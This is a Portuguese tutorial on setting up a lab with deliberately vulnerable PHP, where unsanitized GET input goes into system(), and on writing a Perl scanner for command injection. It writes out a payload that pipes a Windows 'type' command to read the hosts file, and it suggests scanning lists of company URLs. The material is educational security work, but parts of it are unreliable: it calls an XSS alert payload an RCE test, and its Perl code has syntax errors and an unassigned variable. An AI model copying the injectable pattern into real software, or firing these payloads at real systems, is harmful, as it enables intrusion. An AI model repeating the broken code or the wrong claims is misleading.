SÉRIE WEBAPP PARA PENTESTER E APPSEC

COMO CRIAR SCAN

RCE - COMMAND

O MANUAL PASSO A PASSO

de como criar seus próprios scripts para identificar e tratar vulnerabilidades

FERNANDO MENGALI

SUMÁRIO

INTRODUÇÃO

Nesse artigo, desenvolveremos uma ferramenta com a linguagem de programação Perl que identificará páginas de internet que possuem vulnerabilidades de RCE a nível de comando do sistema operacional.

Primeiro, iremos apresentar o processo de **identificação manual da vulnerabilidade de RCE a nível de comando do sistema operacional**, posteriormente você aprenderá como desenvolver um **script em Perl para detectar automaticamente** esse tipo de vulnerabilidade.
Esse artigo não apresenta técnicas avançadas para o desenvolvimento do nosso script em Perl para a identificação de vulnerabilidades. Para a elaboração desse artigo, utilizamos conceitos básicos, mas eficiente para identificar vulnerabilidades de RCE, seja para um alvo específico ou vários alvos.

O conteúdo sobre como identificar vulnerabilidades de RCE nesse artigo não são equivalentes as grandes ferramentas de mercado que atendem a metodologia DAST (Dynamic application security testing).

Não ensinamos a desenvolver algoritmos sofisticados que são utilizadas pelas ferramentas de análise dinâmica disponíveis comercialmente, mas compartilhamos informações suficientes para começar a criar suas primeiras ferramentas para identificar vulnerabilidades e continuar aperfeiçoando suas técnicas de desenvolvimento de scripts de identificação de vulnerabilidades.

2.0 PRÉ-REQUISITOS

Será necessário instalar os softwares abaixo para o desenvolvimento do laboratório:

- Sistema operacional **Microsoft Windows** (no artigo utilizei o Windows 10)

- Download do **WAMP 3.1.9**: https://sourceforge.net/projects/wampserver/

- Download **Perl**: https://www.activestate.com/products/activeperl/downloads/

3.0 CRIANDO O LABORATÓRIO/AMBIENTE

Nessa seção instalaremos o WAMP (Apache, MySQL e PHP) no Windows. Até o desenvolvimento desse artigo, foi utilizado o **WAMP 3.1.9**.


O processo de instalação é muito simples, portanto, não abordaremos.

Vamos considerar que você concluiu a instalação do WAMP e depois de instalado, vamos prosseguir com as configurações.


Se desejar acessar somente a seção sobre o desenvolvimento do scanning em Perl, acesse a **seção 8**.

4.0 CRIANDO A PÁGINA PHP VULNERÁVEL

Acesse o diretório **www** para criarmos a página em PHP. Se você utilizou a sugestão do Windows para a instalação, o caminho será "**C:\Windows\wamp64\www"**. Veja abaixo:



4.1.1 Quando você acessar o conteúdo do diretório "**www**", visualizará alguns arquivos. Particularmente, eu removi todos os arquivos, deixando o diretório "**www**" vazio.
A remoção dos arquivos do diretório "**www**" é sua escolha, eu acho melhor para trabalhar.



4.1.2 Nessa etapa iremos criar um arquivo com a extensão "**PHP"** com o nome de "**index"** no diretório "**www"**.

Depois de criar a página index, iremos adicionar o conteúdo ou código PHP vulnerável na página **index.php**.
Se você não codifica em PHP, não se preocupe, abaixo apresentamos o código e depois descrevemos o funcionamento de cada linha.

5.0 A PÁGINA PHP COM O CÓDIGO VULNERÁVEL

Vamos criar uma página que fará consultas de conteúdos de arquivos no servidor.

O usuário precisa informar a hash ou nome do documento para visualizar o conteúdo do arquivo.

No mundo real, a função do sistema pode ser utilizada por empresas que desejam disponibilizar os documentos dos clientes.
Os clientes podem buscar o conteúdo dos arquivos e/ou documentos por hash ou ids.
É um sistema simples, limitado e inseguro, mas que muitas empresas podem adotar como forma de oferecer resultados de documentos para seus clientes.

Esse recurso, pode ser utilizado por laboratórios para entrega de resultados de exames e empresas para disponibilizarem documentos aos seus clientes.

Abaixo apresentamos o código PHP vulnerável completo:

```php
<?php

if (isset($_GET['id'])){

    $id = $_GET['id']; // not santization - vulnerable

    system("type $id.txt ");
    echo "<br><br>";

}
?>

<form action="index.php" method="GET">
Read document: <input type="text" placeholder="Type hash..."
name="id"><br>
<input type="submit">
</form>
```

5.0.1 Você poderá copiar esse código e adicionar para a sua página **index.php**.
Não esqueça, sua página **index.php** deverá estar em “**C:\Windows\wamp64\www”.**

Essa etapa é bem simples, você não precisa ter conhecimentos de PHP para entender o código.

Se você quiser entender o código, continue lendo essa seção, pois descreverei cada linha na próxima página.
Inicialmente, nosso código receberá um parâmetro GET:

```php
if (isset($_GET['id'])){

    $id = $_GET['id']; // not santization - vulnerable
```

5.0.2 Temos o if que valida a existência de dados ou pârametros enviados para o método GET. Se houver algum dado trafegando via GET ele entrará no commando bloco IF e será armazenado na variável **id**, mas não existe nenhuma função para sanitização.

É importante observer que a ausência da sanitização dos dados inputados via GET é totalmente proposital, pois o intuito é entendermos como funciona a exploração de RCE via dados de entrada GET. Mais adiante vamos explicar o processo de sanitização.

Vejo o exemplo de acesso a nossa página PHP via a url:
http://localhost/index.php?**id**=1

Após recebermos o valor via método GET, utilizamos a função system e concatenamos os valores fornecidos pelo usuário, posteriormente concatenamos e formamos a leitura para o documento armazenado no servidor:

```php
    system("type $id.txt ");
    echo "<br><br>";
```

5.0.3 O comando type é uma função reservada e responsável pela leitura de arquivos no Windows. Esse mesmo commando no Linux é conhecido como cat.

Se a leitura do documento for concluída com sucesso, teremos visibilidade sobre o conteúdo do documento armazenado no servidor.

Vamos criar um documento chamado 1.txt e armazená-lo no servidor! No mesmo diretório que que a página index.php encontra-se.

Vamos adicionar as linhas "**Document content!
**", conforme a imagem abaixo:

```
Document content!<br>
Document content!<br>
Document content!<br>
Document content!<br>
Document content!<br>
Document content!<br>
Document content!<br>
Document content!<br>
Document content!<br>
Document content!<br>
```

5.0.4 O conteúdo do arquivo que será lido pela função type do Windows.

Vamos implementarmos a feature de busca, adicionando o seguinte comando na nossa página:


```
<form action="index.php" method="GET">
Read document: <input type="text" placeholder="Type hash..." name="id"><br>
<input type="submit">
</form>
```

5.0.5 Criamos um formulário que utiliza o método GET para enviar o valor do documento a ser consultado no servidor. Apenas para deixar nosso sistema intuitivo.

6.0 SITE VULNERÁVEL

Nessa seção acessaremos a página **index.php** vulnerável: http://localhost/index.php?**id**=1.

Veja o resultado no browser:



6.0.1 O conteúdo do arquivo será exibido no browser, pois o id está associado ao nome do arquivo 1.txt.

7.0 TEORIA: COMO DETECTAR RCE

Para identificar o nosso alvo vulnerável, utilizaremos uma técnica simples, de injetar o payload ou comando a nível de sistema operacional tentando ler o conteúdo do arquivo hosts do Windows.
Na nossa URL de exemplo, a página **index.php** possui uma chave ou índice denominado **id** e um respectivo valor, o número **1**.
O número **1** está associado ao arquivo 1.txt.
Entendido o funcionamento para a exibição de conteúdo por meio de parâmetros com o número de **id**, vamos entender como funciona a detecção de RCE.

Quando um atacante deseja encontrar uma vulnerabilidade de RCE será preciso adicionar um payload.

O payload é um comando type do Windows que tenta ler o conteúdo do arquivo hosts do Windows e que pode apresentar diversos tipos de estrutura e pode ser adicionado no final da URL.

Esse comando é bem simples de ser implementado:

```
| type C:\Windows\System32\drivers\etc\hosts
```

| (pipe) responsável por concatenar comandos em sistemas operacionais.

type responsável por ler o conteúdo do arquivo hosts no Windows.


C:\Windows\System32\drivers\etc\hosts arquivo que desejamos ler no servidor.

A estrutura da nossa URL será algo parecido como:

http://localhost/index.php?id=1%20|%20type%20C:\Windows\System32\drivers\etc\hosts%20

Ao final da URL adicionamos um espaço para o backend entender que estamos solicitando um documento.
Caso você esteja familiarizado com a vulnerabilidade de LFI, não recomendo adicionar o terminado nulo %00, porque a função system trata exploração de vulnerabilidades classificadas como **Improper Null Temrination**.

Se a aplicação possuir algum tipo de vulnerabilidade de RCE, o conteúdo do arquivo será exibido no bowser e o resultado será similar ao apresentado abaixo:




7.0.1 Resultado da exeução do comando type apontando para o arquivo hosts.

O resultado acima com a mensagem sobre localhost é o suficiente para entendermos que a executar o comando type e apontar um arquivo de leitura é o suficiente para concluirmos que é uma vulnerabilidade de RCE.

8.0 PRÁTICA: DETECTANDO A VULNERABILIDADE DE RCE

Agora vamos descobrir se a página está vulnerável a RCE.
Para essa etapa, utilizaremos o payload “ **’><script>alert(‘RCE’)</script>** ”.

Vejamos:




8.0.1 A página está vulnerável a RCE.

8.1 FRAMEWORK PARA TESTAR RCE

Caso você não queira criar um ambiente pronto, existem frameworks vulneráveis para interessados em aprender e aprimorar técnicas de invasão e mitigação de vulnerabilidades.

Um exemplo é o framework yrprey, totalmente gratuito e com várias vulnerabilidades para ser explorado. Você pode testá-lo online pelo endereço: http://yrprey.com.




8.1.1 interface do yrprey.com até a elaboração desse artigo.

9.0 CONSTRUÇÃO DO SCANNING


A linguagem de desenvolvimento escolhida para o desenvolvimento do script será o Perl. Você precisará de conhecimentos de programação em Perl, pois a ferramenta terá erros propositais, ou seja, apenas desenvolvedores, analistas de seguranças e interessados com aptidões de desenvolvimento entenderão melhor o código.

9.1 BAIXANDO O PERL PARA WINDOWS



9.1.1 Acesse a URL https://www.perl.org/get.html e escolha a plataforma que você está utilizando.
Você será redirecionado e solicitado a autenticar ou criar uma conta para baixar o Perl.


Depois de autenticado, você poderá baixar o Perl:



9.1.2 Clique no botão "**Download**".

9.2 OPÇÃO 2: STRAWBERRY PERL PARA WINDOWS

Outra opção é utilizar **Strawberry Perl**:
http://strawberryperl.com/releases.html




9.2.1 Veja a página acima.

Depois de baixar o Perl para Windows, siga os procedimentos comum de instalação no Windows:

9.2.2 O restante você já sabe.

10.0 PERL NO LINUX

Se você está utilizando uma distribuição Linux, de preferência o Kali Linux, por padrão o Perl já está instalado.
Caso você deseje verificar se o Perl está instalado, digite os comandos **perl -help** no terminal do Kali Linux:



11.0 CODIFICANDO A FERRAMENTA DE AUTOMAÇÃO

Nessa etapa iremos utilizar uma requisição para nossa página http://localhost/index.php?id=1.
Utilizaremos um comando do type, junto a leitura do arquivo hosts do Windows e trataremos a resposta.

11.1 CLASSES DE REQUISIÇÕES

Nosso código precisará de duas classes para fazer requisições para a página com vulnerabilidade.

São elas:

- LWP::UserAgent
- HTTP::Request
- LWP::Simple0

LWP::UserAgent

É uma classe responsável por atuar como um agente, durante uma requisição ou solicitação da web. Quando uma requisição é realizada será criado um objeto LWP::UserAgent com valores padrões.

HTTP:Request

A classe HTTP::Request faz uma requisição da URL ou página web que definiremos.

Conforme apresentado acima, teremos o cabeçalho **HTTP::Request** no nosso código para automatizar requisições.

LWP::Simple

É uma versão simplificada da biblioteca libwww-perl.
Possui várias funções e possibilita maior controle nos campos de cabeçalho.
O LWP::Simple busca rapidamente uma página e devolve a resposta. As respostas poderão ser: **is_error** ou **is_success.**

11.2 COMEÇANDO COM A CODIFICAÇÃO

Utilizando os três módulos descritos acima, poderemos adicioná-los no início do script e depois criar a estrutura de requisição em Perl para a página vulnerável.

```
1  #!/usr/bin/perl
2
3  use LWP::UserAgent;
4  use HTTP::Request;
5  use LWP::Simple;
```

11.2.1 Não esqueça de usar **#!/usr/bin/perl**, se estiver usando linux.

11.3 ENTRADA DE DADOS

A entrada de dados será utilizada para informar qual URL será verificada. Caso não queira informar a URL utilizando uma entrada de dados, poderá deixar o endereço de forma estática na variável.

Na **linha 7** criamos uma mensagem ou um prompt para o usuário digitar a URL.
Na **linha 8** criarmos uma variável **$url** e depois adicionamos a entrada padrão **<stdin>**.
STDIN, poderá ser substituída por **<>**.

```
6
7   print "Por favor, informe a url: \n":
8   $url = <stdin>;
9
```

11.3.1 Caso o desenvolvedor não opte por utilizar uma entrada de dados, poderá utilizar uma variável estática para armazenar a URL que será verificada, exemplo:

```
 9
10   $url = "http://localhost/index.php?id=1";
11
```

11.3.2 Armazenando na variável $url temos o endereço que iremos acessar e validar a vulnerabilidade.

```
11
12   $url = $url." | type C:\\Windows\\System32\\drivers\\etc\\hosts%20";
13
```

11.3.3 Aproveitando a variável $url, vamos adicionar o payload com o comando type para ler o arquivo hosts ao final da url.

Agora, podemos desenvolver a arquitetura da requisição:

```
13
14  $requisicao = HTTP::Request->new(GET=>url);
15
16  $my $ua=LWP::UserAgent->new();
17  exit;
18  $ua->timeout(15);
19
20  my $resultado=$ua->request($requisicao);
21
```

11.3.4 A estrutura da requisição.

"Nessa etapa, exige conhecimentos de programação em Perl ou similar".
Na **linha 14** utilizamos o módulo HTTP::Request, o método GET e o endereço da URL que analisaremos a resposta.
Na **linha 16** utilizamos um UserAgent e na **linha 18** passamos um

parâmetro de 15 segundos de timeout.
Na **linha 20** a variável $resultado armazena a requisição que será executada.
Como nossa requisição acessa uma página com um comando type e tentando ler o conteúdo do arquivo hosts do Windows teremos uma resposta do seu conteúdo e validamos.

Nessa etapa recebemos a resposta do conteúdo da página. Se o conteúdo contém ***a resposta 127.0.0.1,*** a página é vulnerável!

```
23
24  if ($conteudo =~ "127.0.0.1") {
25
26    print "\n\n Vulnerable! \n\n";
27
28  }
29  else {
30    print "\n\n Not vulnerable! \n\n";
31  }
```


11.3.5 Podemos adicionar outros erros para serem comparados com o conteúdo de uma página.

Embora a ferramenta tenha a feature de identificação de vulnerabilidades de RCE, pode não funcionar em determinados alvos, por causa de validação de headers como UserAgent, Cookies Custom ou outros tipos de Headers Customs, mas o conteúdo apresentado nesse documento é extremamente útil e importante para você aprender como criar seus primeiros scripts e aperfeiçoá-los.

Apenas precisa ser manipulado a tratamento do response.

11.5 EXECUTANDO O SCRIPT


Esse é o resultado do script.



12.0 IMPLEMENTAÇÕES

Algumas empresas possuem diversos sistemas, portais, sites internos e externos. Podemos adicionar todas as urls em um arquivo texto e alimentar o script **tool.pl**.

No momento que o script solicita o endereço da url, podemos substituir por uma função que solicite o nome do arquivo com as urls internas ou externas a serem testadas.
Esse processo facilita a execução de verificações e economiza tempo do analista de segurança.
Não precisa executar o script várias vezes, uma única execução é o suficiente para analisar vários endereços.
Abaixo, estou apresentando um modelo de arquivo texto com as urls a serem testadas como exemplo:



12.0.1 Lista de urls de sistemas, portais, sites internos e externos.

